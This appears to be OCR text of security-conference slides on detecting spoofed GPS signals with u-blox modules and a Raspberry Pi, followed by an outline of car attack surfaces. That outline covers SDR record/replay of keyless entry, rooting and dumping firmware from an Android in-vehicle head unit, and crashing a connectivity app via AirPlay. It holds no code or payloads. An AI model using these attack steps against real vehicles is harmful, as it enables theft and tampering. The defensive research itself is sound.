
environments. u-blox M8 supports Galileo-based eCall, the European emergency call system, which will be required in new vehicles starting 2018. u-blox M8 is also compliant with ERA-GLONASS, eCall's Russian equivalent.

In addition, with FW 3.01, u-blox M8 now boosts the BeiDou acquisition sensitivity and adds support to the Indian GAGAN augmentation system.

u-blox M8 chips and modules are able to operate reliably in difficult environmental conditions as well as in a security attack scenario. Because a growing number of wireless systems rely on GNSS positioning, the threat of attacks, such as diversion of drones or hijacking of car electronics, has become very real. Security mechanisms are now embedded in FW 3.01, the result of years of intense research at u-blox R&D labs. An anti-spoofing feature detects fake GNSS signals, and a message integrity protection system prevents "man-in-the-middle" attacks. Yet another security function detects and suppresses jamming. Since all this functionality is already built into u-blox M8 FW 3.01, these security mechanisms are a lot more effective than an external system implementation.

# How to detect the fake GPS signal?

- Validate the time between satellite time and real time





# How to detect the fake GPS signal?

- Check the motion speed between point to point
  - For example it is impossible to change your location from Taiwan to Serbia in one second

# How to detect the fake GPS signal?


- Validate the GPS sub-frame data



# Develop the fake GPS detector

- Board: RaspberryPI
- GPS modules: u-blox



# Detect Fake GPS Signal


DEMO

# Catch The Bad Guys

DEMO


# Car Security

# Car Architecture




(Reference from: http://knoppix.ru/sentinel/130312.html)

# CAN-BUS Network




CAN Controller area network
GPS Global Positioning System
GSM Global System for Mobile Communications
LIN Local interconnect network
MOST Media-oriented systems transport


(Reference from: http://www.aa1car.com/library/can_systems.htm)

# Remote attack vector

- Remote keyless
- IVI System
- Wireless - OBDII dongle


# Remote keyless

- SDR
  - Record/Replay
  - Analysis the protocol
  - Proxy Tunnel




# IVI System

- Connected with can-bus
- Wifi
- Bluetooth
- Radio
- Web browser

# A real case

# IVI System

# Risk of IVI and ECU



# Power on the IVI without the Car

- Use 12V Scrap computer’s power supply

# Overview

**Product:** T***h*i Create 2nd Generation
**OS:** Android 4.4.4
**Memory**: 1G


**GPS:** GLONASS/Galilean satellites
- supports H.265 video decode
**Radio:** Analogue with RDS 6686
**DVD:** Yes
**Bluetooth:** Yes


# Research

- Get Root Access
- Dump Firmware
- Connected ADB


- Known Issues
  - Fake GPS
  - Open Bluetooth
  - Crash EasyConnect via AirPlay protocol

# Pin Layout of CAN



